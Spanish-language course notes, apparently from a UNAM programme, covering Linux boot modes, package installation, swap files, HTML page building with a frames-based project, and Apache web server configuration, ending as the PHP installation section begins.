1.2.3. ARRANQUE DEL SISTEMA OPERATIVO

Tareas de la máquina al arrancar

Las tareas que la computadora realiza al encenderse con un sistema operativo Linux son:

- Carga el kernel (/boot)
- Identifica dispositivos
- Lee el nivel de inicio configurado (/etc/innitab)
- Lee el script del runlevel
- Ejecuta el rc.local

Modos de arranque

Linux tiene diversos modos en los que puede iniciar o trabajar, en seguida se listan los modos disponibles:

Modo	Descripción
0	Half (Apagar).
1	Monousuario (Sin red).
2	Desuso. Es igual al modo 3.
3	Multiusuario (Con red, interfaz gráfica, línea de comandos).
4	Interfaz gráfica (KDM, GDM, XDM).
5	Desuso. Es igual al modo 3.
6	Reinicio.

Mostrar y cambiar el modo de arranque.

Para mostrar el modo de arranque en el que se encuentra, Linux cuenta con el comando **runlevel** que muestra el modo actual y el anterior que se tenía.

Es posible cambiar el modo de arranque desde el archivo **/etc/inittab** pero es más recomendable, si lo que se quiere es iniciar el modo gráfico, mandarlo llamar en el archivo **rc.local** porque de esta manera se cuenta con una mayor cantidad de consolas para trabajar.

Para cambiar el modo gráfico temporalmente desde la línea de comandos se puede utilizar el comando init seguido del número de modo de arranque al que se quiere cambiar.

1.2.4. INSTALACIÓN DE PAQUETES

Tipos de paquetes

Existen básicamente tres tipos de paquetes y su instalación varía:

- ***Compilados***. Su extensión es "**.tar.gz"**. Estos paquetes están tareados y gzipeados al mismo tiempo.
- ***Con manejo de herramientas***. Para utilizar una herramienta de instalación de paquetes se debe tener un paquete **.tgz**.
- ***Precompilados***. Estos paquetes ya están compilados y solo hace falta ejecutar el archivo y seguir los pasos indicados. Este tipo de instalación es muy similar a la que se utiliza en los programas de instalación de Windows.

Instalación de paquetes compilados (tar.gz.)

Para instalar estos paquetes primero se deben descomprimir y destarear. Posteriormente se debe buscar al archivo de INSTALL o README dentro del directorio creado por la acción anterior para saber de que forma se indica que se debe instalar dicho paquete.

La instalación de estos paquetes, aunque cambia en algunas cosas y se tienen diferentes opciones según el paquete que sea, sigue el siguiente proceso regularmente después de haber descomprimido y destareado el archivo (**tar –zxvf nombre_archivo**):

```
$ ./configure (Este comando se debe ejecutar dentro del directorio creado después
de descomprimir y destarear)
$ make (Este comando hace la compilación del paquete)
$ make install (Este comando instala los directorios en donde deben ir)
```

Instalación de paquetes .tgz con el manejo de herramientas

Entre las diferentes herramientas que existen para la instalación de paquetes con extensión **.tgz** se tiene el comando **installpkg**

```
$ installpkg nombre_del_paquete
```

y **pkgtool** que ofrece una ventana gráfica para la instalación.

Para remover paquetes se puede utilizar el comando **removepkg**:

```
$ removepkg nombre_del_paquete
```

Para instalar paquetes de actualización se puede utilizar el comando **upgradepkg**:

```
$ upgradepkg nombre_del_paquete
```

1.2.5. AGREGAR MEMORIA SWAP TEMPORALMENTE DESDE UN ARCHIVO

La memoria swap es memoria auxiliar que utiliza Linux cuando la memoria real se agota, también es llamada memoria virtual ya que es memoria que no existe realmente sino que solo es simulada con la ayuda del disco duro.

Los pasos a seguir para agregar memoria swap desde un archivo se mencionan a continuación, aunque cabe mencionar que para hacer permanente el aumento de memoria swap se debe montar dicho archivo como partición en el archivo **/etc/fstab**.

Los pasos a seguir son:

- **Crear el archivo.**

```
$ dd if=/dev/zero of=/swapfile bs=tamaño_bloque count=tamaño_archivo_salida
```

- **Preparar el archivo.**

```
$ mkswap /swapfile
```

- **Activar el archivo.**

```
$ swapon /swapfile
```

El comando **free** nos muestra la cantidad de memoria swap con que cuenta el sistema, se puede utilizar para verificar el aumento en la memoria.

1.2.6. CONFIGURACIÓN DE DISPOSITIVOS

Configuración del monitor, teclado y mouse

El archivo para la configuración de estos dispositivos se llama **xorg.conf** y esta ubicado en **/etc/X11/**.

Para configurarlos por medio de un asistente gráfico se puede utilizar el paquete **xorgconfig** que abrirá una ventana que facilitará la configuración básica de estos dispositivos.

Para la configuración del mouse existe el paquete **mouseconfig** que ayuda a la realización de esta tarea.

Configuración de la tarjeta de red

Para configurar la tarjeta de red existe el paquete **netconfig**, el cual configura paso a paso dicho dispositivo.

Si lo que se quiere es configurar de manera manual la tarjeta de red se pueden utilizar los siguientes comandos:

```
$ ifconfig nombre_tarjeta IP_máquina broadcast numero_broadcast netmask numero_mascara up
```

Para agregar un gateway o puerta de enlace se puede utilizar:

```
$ route add default gw IP_gateway
```

1.3. EDITORES PARA LA CREACIÓN DE PÁGINAS WEB

Objetivo

El participante elaborará páginas WWW apoyado con HTML.

1.3.1. ESTRUCTURA BÁSICA DE HTML

Un documento HTML está formado fundamentalmente por el texto que se quiere mostrar en pantalla y el formato que se quiere dar a dicho texto. El formato al texto, así como la inclusión de cabecera y códigos, se realiza insertando etiquetas que en vez de ser mostradas en pantalla por el navegador, van a ser interpretadas por éste como comandos de formato y carga.

Es importante recalcar que el HTML es siempre interpretado por el navegador, sin existir ninguna etapa de compilación, como sucede en otros lenguajes para la Web.

Etiquetas HTML

Cuando un navegador muestra una página, lo que hace es leer de un archivo de texto puro y busca códigos especiales o "etiquetas" (tags, en inglés) que vienen marcadas por signos "**<**" y "**>**". El formato general de una etiqueta HTML es el siguiente:

<NOMBRE_ETIQUETA>cadena de texto</NOMBRE_ETIQUETA>

Estructura básica de una página HTML

La estructura de una página HTML consta de varias etiquetas:

<HTML>	Esto es el principio de un documento de tipo HTML.
<HEAD>	Esto es el principio de la zona cabecera.
<TITLE>	Esto es el principio del título de la página.
Nombre o título de la página	
</TITLE>	Esto es el final del título de la página.
</HEAD>	Esto es el final de la zona cabecera.
<BODY>	Esto es el principio del documento propiamente dicho.
...	
...	
...	
</BODY>	Esto es el final del documento propiamente dicho.
</HTML>	Esto es el final de un documento de tipo HTML.

Parámetros de la etiqueta BODY

La etiqueta **BODY** acepta varios parámetros muy interesantes:

Parámetro	**Significado**
BACKGROUND="imagen"	Permite incluir una imagen de fondo. No poner una imagen muy "pesada" de fondo, no más de 15k. No olvidar verificar que no dificulte la lectura del texto.
BGCOLOR="#xxxxxx"	Cambia el color de fondo de una página. Cada x representa un dígito hexadecimal, del 0 a la F. Las dos primeras "x" corresponden al rojo, las 2 siguientes al verde y las restantes al azul.
TEXT="#xxxxxx"	Cambia el color del texto de toda una página. La selección de color funciona igual para todos los casos.
LINK="#xxxxxx"	Cambia el color de todas las ligas de una página.
VLINK="#xxxxxx"	Cambia el color de todas las ligas visitadas de toda una página.

1.3.2. TEXTO

Se puede especificar el tamaño del texto con la etiqueta **** en donde "**n**" es un valor del 1 al 7 y 1 es el tamaño más pequeño.

*****Texto*****

Existen otras etiquetas que sirven para hacer más agradable la visualización del texto:

Etiqueta	**Sintaxis**	**Descripción**
Negrilla [Bold]	**<B> … </B>** **<STRONG> … </STRONG>**	Principio y final de zona en grueso.
Itálico [Italic]	**<I> … </I>** **<EM> … </EM>**	Principio y final de zona en itálico.
Color del carácter [Font color]	**<FONT COLOR="#xxxxxx"> … </FONT>**	Principio y final de zona en color.
Salto de línea [Line break]	** **	Introducir un salto de línea.
Comentarios [Comments]	**<!- - … - ->**	No visualizar.
Centrado [Center]	**<CENTER> ... </CENTER>**	Centrar.
Separador horizontal	**<HR>**	Línea horizontal.

La etiqueta **<PRE>...</PRE>** indica un texto preformateado. El browser toma así en cuenta todos los espacios y saltos de línea definidos en la pantalla.

La etiqueta **<ADDRESS>...</ADDRESS>** para indicar una dirección (en general al final del documento).

La etiqueta **<U>...</U>** subraya el texto. Como, por convenio, los elementos que sirven de enlace (ligas) están subrayados se recomienda evitar subrayar elementos de texto para darles importancia. Se recomienda mejor ponerlos en gruesos o en un formato o un color diferente.

La etiqueta **<TT>...</TT>** pone el texto con un tipo de letra similar al de las máquinas de escribir mecánicas.

1.3.3. ALINEACIONES

Para alinear del texto, se puede utilizar el atributo **ALIGN** o la etiqueta **<CENTER>.**

El atributo **ALIGN** está presente en varias etiquetas, por ejemplo si se quiere alinear un párrafo determinado se puede utilizar la etiqueta **<DIV>** que sirve de para delimitar párrafos. ALIGN tiene varios tipos posibles de alineaciones:

<DIV ALIGN="LEFT">…**</DIV>**
<DIV ALIGN="CENTER">…**</DIV>**
<DIV ALIGN="RIGHT">…**</DIV>**
<DIV ALIGN="JUSTIFY">…**</DIV>**

1.3.4. TÍTULOS

Los títulos, también llamados encabezados, son de gran importancia y HTML tiene una etiqueta destinada para la creación de títulos:

<Hn>...**</Hn>**	con n=1 a 6

En esta etiqueta cuando n=1 significa que es el título de mayor importancia y por lo tanto el más grande.

1.3.5. LISTAS

Cada documento de cierta consistencia debe presentar, por ejemplo, en el índice los diferentes niveles de su informe. HTML dispuso desde su origen de herramientas especialmente preparadas a este efecto.

- Listas desordenadas
- Listas ordenadas
- Listas por definición

Hacer una lista es muy facil, primero se elige el tipo de lista (**UL**, **OL** o **DT**), luego cada elemento de la lista se indica con **LI** (list item). **UL** sirve para hacer listas desordenadas y tiene un parámetro llamado **TYPE** que sirve para cambiar la imagen que aparece al principio de cada elemento de la lista y puede tomar diferentes valores como disc, circle o square.

1.3.6. LIGAS (LINKS)

El poder real del Web es su habilidad para crear links hipertexto a otras informaciones. Esa "otra información" puede estar en otras páginas Web, ser gráficos, sonidos, animaciones digitales, videos, programas, tablas de contenidos de un servidor, una sesión remota en otra máquina, un archivo de software o un servidor de FTP.

El WWW usa un sistema de direccionamiento conocido como URL's, o Locaciones de Recursos Uniformes, para indicar la ubicación correcta de tales elementos. Estos links hipertexto, que vienen generalmente subrayados y en azul, son conocidos como anchors o links.

Enlace a otro directorio. Las etiquetas link pueden enlazar con un documento HTML, un gráfico en otro directorio o una carpeta. Esto se puede lograr con la siguiente línea:

<A HREF="URL o dirección o camino de acceso">...</A>

Ligas a partes específicas de una página (Anclas). Un ancla es una marca de referencia oculta a una sección particular de un documento HTML. Esto se puede usar para enlazar con una sección diferente de la misma página si es larga, o ir a una sección de otra página.

<A NAME="Nombre_del_ancla">*Texto destino de la conexión***</A>**

1.3.7. IMÁGENES

Colocar una imagen en los documentos HTML para que se muestren en el explorador es muy sencillo, sólo se tiene que utilizar el siguiente código:

<IMG SRC="dirección_de_la_imagen">

La etiqueta IMG cuenta con varios atributos:

Atributo	**Significado**
alt="Texto"	Texto alternativo para los exploradores que no tienen la opción "imagen" activada.
width=? height=?	Alto y ancho en píxeles.
border=?	Borde en píxeles.
align=top	Inicio del texto en la parte de arriba de la imagen.
align=middle	Inicio del texto en la parte media de la imagen.
align=botton	Inicio del texto en la parte de debajo de la imagen.
align=left	A la izquierda del texto.
align=right	A la derecha del texto.

Ligas en imágenes

Las etiquetas son:

<A HREF="fichero.htm"><IMG SRC=" imagen .gif></A>

Se observa que las imágenes sobre las que se puede "pulsar" están rodeadas por un marco.

1.3.8. TABLAS

Una tabla se define con la etiqueta **<TABLE>** y debe finalizar siempre con **</TABLE>.** Cerrar una tabla es muy importante, sino la página puede aparecer totalmente diferente si nos olvidamos de un simple **</TABLE>.**

La sintaxis general de una tabla es:

```
<TABLE>
        <TR>
                <TH>Encabezado1
                ...
                </TH>
                ...
        </TR>
        <TR>
                <TD>Celda1
                ...
                </TD>
                ...
        </TR>
        ...
</TABLE>
```

TD y **TH** aceptan los siguientes parámetros:

Parámetro	Significado
HEIGHT	Indica la altura de la celda. Para el tamaño en píxeles ingresar la cantidad, para ingresar el tamaño en porcentajes agregar un "%".
WIDTH	Indica el ancho de la celda.
ALIGN	Permite alinear el texto dentro de una celda. Acepta LEFT, RIGHT, CENTER.
VALIGN	Permite alinear el texto verticalmente dentro de una celda. Acepta TOP, BOTTOM, CENTER.
BGCOLOR	Permite especificar el color de fondo de una celda.
ROWSPAN=n	Indica que esa celda se extiende n filas.
COLSPAN=n	Indica que esa celda se extiende n columnas.

La etiqueta **TABLE** acepta varios parámetros entre los que se encuentran los siguientes:

Parámetro	Significado
BORDER	Define el grueso en píxeles del borde de la tabla.
BGCOLOR	Permite especificar el color de fondo de la tabla.
ALIGN	Permite alinear la tabla con respecto a la página. Acepta LEFT, RIGHT, CENTER.

1.3.9. FRAMES

Un documento con frames tiene la estructura básica como un documento normal de HTML, sólo que el elemento **<BODY>** es remplazado por **<FAMESET>,** que describe los subdocumentos que contendrá cada **FRAME**.

FRAMESET acepta los atributos **ROWS** (filas) y **COLS** (columnas). Dentro de **FRAMESET** se coloca la etiqueta **FRAME** que acepta el parámetro **SRC**.

El parámetro TARGET

El parámetro **TARGET** especifica en que **FRAME** se mostrará la información seleccionada. Cuando se define el **FRAME** se debe utilizar el parámetro **NAME** para dar un nombre lógico al **FRAME** al cual se hará referencia con el parámetro **TARGET** en una conexión.

TARGET también puede tomar los siguientes valores:

Valor	**Significado**
BLANK	Hace que el enlace se cargue siempre en una nueva ventana. Esta nueva ventana no tiene nombre.
SELF	Hace que el enlace se cargue siempre en el mismo FRAME de la página actual. Es la opción por defecto.
PARENT	Hace que el enlace se cargue siempre en el FRAMESET que contiene al FRAME actual.
TOP	Hace que el enlace se cargue siempre en la ventana del documento actual sin FRAMES.

1.3.10. FORMULARIOS

Los formularios son los principales elementos que permiten interactuar con una página. Son plantillas en las cuales el usuario introduce los datos o selecciona una opción y la envía a un servidor o a una dirección de correo electrónico. Un formulario trabaja básicamente así: el visitante selecciona diferentes datos (campos) cada uno de los cuales quedará asociado a una variable. La principal aplicación de los formularios es la posibilidad de crear cuestionarios, encuestas, páginas de comentarios o cualquier documento en la que se desee una interacción por parte del usuario.

La etiqueta FORM

La etiqueta utilizada para crear un formulario es **<FORM>...<FORM>**. Para que esta etiqueta pueda funcionar debe tener atributos:

Atributo	**Significado**
ACTION="URL"	Contiene la URL del programa encargado de interpretar la entrada del usuario y generar los resultados oportunos.

METHOD="GET/POST"	Tiene un significado. En principio puede tomar como valor cualquiera de los métodos de transferencia de datos reconocidos por HTTP, pero en la práctica sólo se emplean 2:
	GET. Añade los argumentos del formulario al URL que se especifica en ACTION (usando como separador el símbolo "?"), lo que da lugar a que el programa los reciba como parámetros de entrada.
	POST. Envía los datos como parte de la entrada estándar.
NAME="Nombre_form"	Tiene el nombre del FORM para hacer referencia en caso de ser necesario.

Cajas de texto

Existen tres formas de insertar un texto en un formulario.

La primera es:
<INPUT TYPE="TEXT" NAME=nombre>

El valor **TYPE="TEXT"** indica que el tipo de dato que se va a introducir es un texto.

La segunda forma de insertar un texto es:
<INPUT TYPE="PASSWORD" NAME=nombre>

El valor **TYPE="PASSWORD"** indica que lo que se va a introducir es una clave o una contraseña.

La tercera forma de introducir un texto es:
<TEXTAREA> ... **</TEXTAREA>**.

Al igual que el anterior también se puede modificar su tamaño.

Elementos de Menú

Estos elementos le permitirán al usuario elegir entre varias opciones, que han sido predeterminadas. Esto se puede hacer de dos maneras.

- La primera es varios botones de radio a una misma variable, se pondrá a todos ellos el mismo **NAME**. Pudiendo aceptar el parámetro de asignación de valor a la varieble (**VALUE**) y la opción de que se active por defecto (**CHECKED**).

- La segunda forma es por medio de listas de selección. Para emplearlas se deberá utilizar dos etiquetas, **SELECT** y **OPTION**.

Elementos de confirmación

Puede ser que solamente se necesite que el usuario confirme o niegue algo. Se puede conseguir por medio de controles de confirmación:

<INPUT TYPE="checkbox" NAME="nombre_variable">

Por defecto esa casilla siempre va a aparecer desactiva si se quiere activarla desde el principio se puede utilizar el valor **CHECKED.**

Botones

Existen dos tipos de botones: uno que se utiliza para mandar el formulario y otro que sirve para limpiar todo lo que haya rellenado el usuario en caso tal de que se equivoque.

<INPUT TYPE=SUBMIT> y <INPUT TYPE=RESET>

Estos botones por si solos no cumplen ninguna función, habría que especificarles la URL a la cual se quiere que lleguen esos datos mediante el parámetro **ACTION** de la etiqueta **FORM**.

1.3.11. PROYECTO FINAL DEL MÓDULO

Al final del módulo se pidió como proyecto final un sitio de tema libre que utilizara en su mayoría, o de ser posible todas, las etiquetas vistas durante el módulo.

En este caso particular se eligió un tema que facilitara el mostrar la mayor parte de las herramientas que ofrece HTML. El tema fue "Sinopsis de estrenos". A continuación se muestra el aspecto final que adquirió el sitio y el código con el que se realizó.

La página esta formada de dos frames: el del lado izquierdo muestra una lista de las películas disponibles para acceder a más información; y el derecho muestra información que depende de la selección que se haga en el menú del frame de la izquierda.

El código de la página index.html es:

```
<html>
        <head>
                <title>" Sinopsis de estrenos "</title>
<script>
 message    = "Página de sinopsis de estrenos^" +
          "Esta página fue elaborada por José Christian Galán Juárez^" +
          "Centro Mascarones UNAM^" +
          "(c) 2000-2005 Todos los derechos reservados^" +
          "^"
 scrollSpeed = 25
 lineDelay   = 1500
 txt        = ""
 function scrollText(pos) {
  if (message.charAt(pos) != '^') {
   txt    = txt + message.charAt(pos)
   status = txt
   pauze  = scrollSpeed
  }
  else {
   pauze = lineDelay
   txt   = ""
   if (pos == message.length-1) pos = -1
  }
```

```
   pos++
   setTimeout("scrollText('"+pos+"')",pauze)
 }

scrollText(0)
</script>
        </head>
<frameset cols="23%,77%" border="0">
        <frame src="frame1.html">
        <frame src="frame2.html" name="frame2">
</frameset>
</html>
```

El aspecto final de **index.html** visto en el explorador se muestra en la Fig. 1.3.11.I.

Fig. 1.3.11.I
Página index.html.

En el frame de la izquierda se puede elegir algún título de estreno para acceder a su sinopsis y su ficha técnica.

El sitio también cuenta con la posibilidad de que el usuario mande comentarios a e-mail si así lo desea y de hacer reservaciones a cines de una empresa reconocida.

La estructura jerárquica del sitio se ve en la Fig. 1.3.11.II.



Fig. 1.3.11.II
Estructura jerárquica del sitio.

1.4. ADMINISTRACIÓN DE SERVIDORES WWW CON LINUX

Objetivo

El participante identificará el procedimiento para instalar, configurar y administrar su propio servidor de WWW en un servidor de plataforma LINUX.

1.4.1. INTRODUCCIÓN A LOS SERVIDORES WWW

Un servidor Web es un programa alojado en una computadora que usa el protocolo http para enviar páginas Web a la computadora de un usuario cuando este las solicita. La computadora que aloja al servidor Web también contiene las páginas HTML que se han de mostrar al usuario. Lo anterior se ve en la Fig. 1.4.1.I.



Fig. 1.4.1.I
Diagrama de servidor WWW.

HTTP

Es el protocolo de comunicación de red utilizado por el WWW. Se basa en arquitectura cliente-servidor y es un protocolo muy poderoso además de ser simple en su funcionamiento.

Los pasos que sigue para la comunicación son:

1. El cliente HTTP abre una conexión.

2. El server manda un "**acknowledge**" notificando que se ha abierto una sesión.
3. El cliente envia su "**request message**" solicitando un recurso.
4. El servidor responde con "**response message**" que contiene el recurso solicitado y cierra la conexión.

1.4.2. INSTALACIÓN DEL SERVIDOR

De una adecuada instalación del servidor depende su buen funcionamiento en el futuro y un buen servicio en todo momento. Una buena instalación debe considerar el crecimiento que se espera del servidor y la seguridad que se requiere dependiendo de la función para la que se esta instalando.

Criterios para elegir un servidor WWW

- Función del Servidor de Web.
- Expertise de los administradores.
- Plataforma disponible.
- Número de conexiones concurrentes.
- Número transacciones por segundo.
- Costo computacional por transacción.
- Proyección del crecimiento esperado.
- Soporte para la tecnología utilizada para el desarrollo.
- Análisis del retorno de Inversión.

Servidores WWW populares disponibles

- Internet Information Server - Microsoft
- Sun Java Web Server - Sun MicroSystems
- Roxen Web Server – Open Source
- Public Domain HTTP Daemon - NCSA
- Zeus Web Server - Zeus
- Apache Web Server – Open Source

¿Por qué elegir Apache?

- Robusto, Soporte de un gran número de transacciones.
- Configurable para diferentes entornos de trabajo.
- Con un alto nivel de seguridad.
- Disponible para una gran variedad de plataformas.
- Soporte para servicio de proxy.
- Soporte para granjas de servidores.
- Soporte para Scripting languages integrados como módulos (por ejemplo PHP, mod_perl) .
- Incluye el código fuente del servidor.
- Soporte para accesos restringuidos.
- Y además es libre y gratuito.

Instalación de Apache en Linux

La instalación de apache en Linux, se puede realizar de dos formas:

Por paquetes de tu distribución favorita (The easy way):

- apt-get install (Debian)
- emerge (Gentoo)
- rpm (Red Hat, Mandrake, SuSe)
- installpkg (Slackware)

Por compilación (The best way):

```
$ tar -zxvf httpd-x.x.xx.tar.gz
$ cd httpd-x.x.xx
$ ./configure
$ make
$ make install
```

En el comando **configure** se puede agregar el parámetro "**--prefix=direccion_deseada**", para cambiar el lugar donde apache se instalará, por default apache se instala en **/usr/local** sino se especifica ningún prefix diferente.

Iniciar y finalizar el servidor Apache

Para iniciar el servidor sólo hay que ir al directorio ***prefix*/bin** y teclear el siguiente comando:

```
$ ./apachectl start
```

Si Linux no manda ningún mensaje de error entonces el servidor ha iniciado correctamente, también se puede reiniciar Apache con el mismo comando anterior sólo que en vez de **start** se pondrá **restart**.

Para verificar que el servidor ya esta levantado se puede abrir cualquier explorador y escribir **http://localhost**, esto informará que el servidor esta funcionando si fue levantado correctamente.

Para parar la ejecución de Apache sólo hay que escribir el mismo comando que se utilizó para iniciarlo, en el directorio ***prefix*/bin** también, sólo que esta vez se utilizará la palabra **stop**.

```
$ ./apachectl stop
```

1.4.3. CONFIGURACIÓN DE APACHE

Las directivas son las encargadas de la configuración del servidor WWW Apache. Estas son líneas definidas en el documento de configuración de Apache ***prefix*/conf/httpd.conf**.

Apache es administrado por más de 200 directivas las cuales permiten que determinada funcionalidad pueda ser incluida o cambiada. Para incluir cierta directiva sólo se debe quitar el símbolo "**#**" la precede en el archivo **httpd.conf** y listo.

A continuación se listan las directivas más importantes y su función, todas se pueden encontrar en el archivo httpd.conf.

Directiva	**Descripción**
ServerType	Esta directiva desapareció en Apache 2 pero existe en Apache 1 y por eso se menciona. Su función es definir el esquema en el que trabajará Apache y puede tomar el valor de Standalone (recomendado) e Inetd. No se recomienda el esquema Inetd debido a los recursos de cómputo que se consumen al obligar al superdemonio (inetd o xinetd) a generar un proceso httpd cada vez que se genere una nueva conexión son muchos.
User	Su función es definir el user ID con el que operará Apache. Su valor por default es **User #-1**.
Group	Su función es definir el group ID con el que operará Apache. Su valor por default es **User #-1**.
Listen	Esta directiva se llama Port en Apache 1. Su función es definir el puerto en el que operará Apache. Su valor por default es 80.
ServerAdmin	En esta directiva se define el correo del administrador que será el que aparecerá en los mensajes de error enviados al cliente (explorador).
DocumentRoot	Su función es definir la ruta absoluta en la cual se van a encontrar los archivos HTML que van a ser publicados. Su valor por default en Apache 2 es **/usr/local/apache2/htdocs**.
ServerRoot	Define la ruta absoluta en donde los archivos de configuración y las bitácoras se van a ubicar. Por default es **/usr/local/apache**.
MinSpareServers	Define el número mínimo de procesos servidores libres en espera de alguna petición.
MaxSpareServers	Define el número máximo de procesos servidores libres en espera de alguna petición.
StartServers	Define el número de procesos servidores que se levantarán al iniciar Apache. Su valor por default es 5.
MaxClients	Define el máximo de procesos servidores que podrán ser levantados. Su valor por default es 150.
ErrorDocument	Esta directiva se puede configurar para que realice diversas acciones en caso de que suceda un error en el servidor cuando se solicite un recurso: 1. Mandar un mensaje de error. Este es el que realiza por default. 2. Mandar un mensaje personalizado por el administrador. 3. Redireccionar a una URL local para la atención del problema. 4. Redireccionar a una URL externa para la atención del problema.
PidFile	Esta directiva define en que lugar se encuentra el archivo que contiene el Process ID con el que iniciará Apache. Su valor por default es ***prefix*/logs/httpd.pid**.
ErrorLog	Define el nombre del archivo en donde el servidor registrará los errores que se presenten.
LogLevel	Define el nivel de los mensajes de error que serán registrados por el servidor en el archivo error.log.
CustomLog	Esta directiva define el archivo en donde el servidor registrará los accesos que se tengan.

LogFormat	Aquí se define el formato con el que se quiere que el servidor registre los accesos a la bitácora. Su valor por defaul es **"%h %l %u %t \"%r\" %>s %b**".
HostnameLookups	Habilita y deshabilita la resolución de nombres en el DNS cuando se establece una conexión. Su valor por default es "**off**".
Directory	Esta directiva hace la función de un contenedor que permite aplicar otras directivas de forma específica a todos los recursos dentro de la ruta definida por "**dir**". Se deben utilizar rutas absolutas. Su sintaxis es la siguiente: <Directory dir> Options [+/-]opcion1 [+/-]opcion2 ... ... </Directory>

1.4.4. SITIOS WEB DINÁMICOS

Los sitios Web dinámicos son llamados asi por el simple hecho de que tienen contenido dinámico en ellos, esto es que el contenido esta en constante cambio, estos sitios necesitan una fuente de datos para recuperar y mostrar contenido dinámico como lo son las bases de datos, variables de URL, variables de servidor, variables de formulario, procedimientos almacenados,etc.

CGI's (Common Gateway Interface)

Definen un modelo de programación que puede ser implementado con múltiples lenguajes que ofrece dinamismo en la creación de sitios Web.

Los **CGI´s** son programas que corren en el servidor, reciben parámetros desde el cliente y su salida es enviada al navegador.

Permiten generar páginas dinámicas y fueron la primera alternativa para generar dinamismo a un sitio Web.

Directivas necesarias para utilizar CGI´s (Common Gateway Interfaces) en Apache

- **ScriptAlias /cgi-bin /usr/www/cgi-bin**

Convierte las solicitudes vía URL al path absoluto donde residen los **CGI's**.

- **AddHandler cgi-scripts .cgi**

AddHandler permite que determinada extensión sea relacionada a un evento en particular, en el caso de los **CGI's** lo que se indica es que la extensión **.cgi** queda identificada como un Script. Por default está deshabilitada.

Server-side include (SSI)

La opción **SSI** activa un filtro que permiten incluir etiquetas dentro de un archivo HTML, las cuales son procesadas por Apache, antes de ser enviadas como HTML al cliente.

Es necesario habilitar la opción **+Includes** en el directorio donde se encuentran los archivos que incluyen etiquetas **SSI**.

Directivas necesarias para utilizar SSI (Server-side includes) en Apache

- **AddType text/html .shtml**

Relaciona los archivos con extensión **.shtml** como aquellos que contienen etiquetas **SSI**.

- **AddOutputFilter INCLUDES .shtml**

Habilita el filtro para los archivos **.shtml**.

1.4.5. SERVIDORES VIRTUALES

Los servidores virtuales son para simular que existen varios servidores reales cuando en realidad solo existe uno, o sea, permiten que un solo servidor se comporte como lo harían múltiples servidores a la vez. En Apache estos servidores se pueden hacer utilizando la directiva "**VirtualHost**".

Directiva VirtualHost

```
<VirtualHost IP_del_servidor_virtual>
DocumentRoot Directorio_donde_se_encontrarán_los_documentos_a_publicar
ServerName Nombre_del_servidor_para_el_DNS
...
...
</VirtualHost>
```

Es necesario poner la directiva **NameVirtualHost** inmediatamente antes de la directiva **VirtualHost** para identificar el nombre del servidor virtual.

```
NameVirtualHost IP_del_servidor_virtual
```

Un ejemplo de servidor virtual podría ser uno que tenga un puerto diferente al servidor real, para esto se debe añadir la directiva **Listen** con el puerto por el cual va a comunicarse el servidor virtual. Por ejemplo podría quedar de la siguiente forma:

```
...
Listen 8080
...
NameVirtualHost 132.248.75.222:8080
```

```
<VirtualHost 132.248.75.222:8080>
DocumentRoot /virtuales/puerto8080/htdocs
</VirtualHost>
```

En el caso anterior no se utilizó la directiva **ServerName** dentro del servidor virtual ya que se quiere que tenga el mismo nombre que el servidor real pero con diferente puerto.

1.5. PROGRAMACIÓN CON PHP

Objetivo

Proporcionar al participante los conocimientos necesarios que le permitan crear aplicaciones dinámicas e interactivas para el Web utilizando el lenguaje PHP.

1.5.1. INSTALACIÓN

PHP (Procesador de Hipertexto) es un lenguaje de alto nivel interpretado para el desarrollo de páginas Web dinámicas del lado del servidor, por esto su código se intercala fácilmente en las páginas HTML. Es uno de los lenguajes para la creación de páginas Web más populares por ser Libre.

Formas de instalación

Existen dos maneras de instalar PHP:

- Como módulo dinámico de Apache: Es más rápido y eficiente ya que las ejecuciones del programa las realiza el servidor Web.
- Como CGI: Disminuye el rendimiento ya que es el sistema operativo quien se encarga de gestionar todos los procesos derivados de la ejecución del script de PHP.

Pasos de instalación como módulo dinámico de Apache en Linux

En realidad básicamente son los mismos pasos que se realizan para la mayoría de las instalaciones, sólo que hay que tomar en cuenta ciertas cosas, a continuación se listan los pasos a seguir:

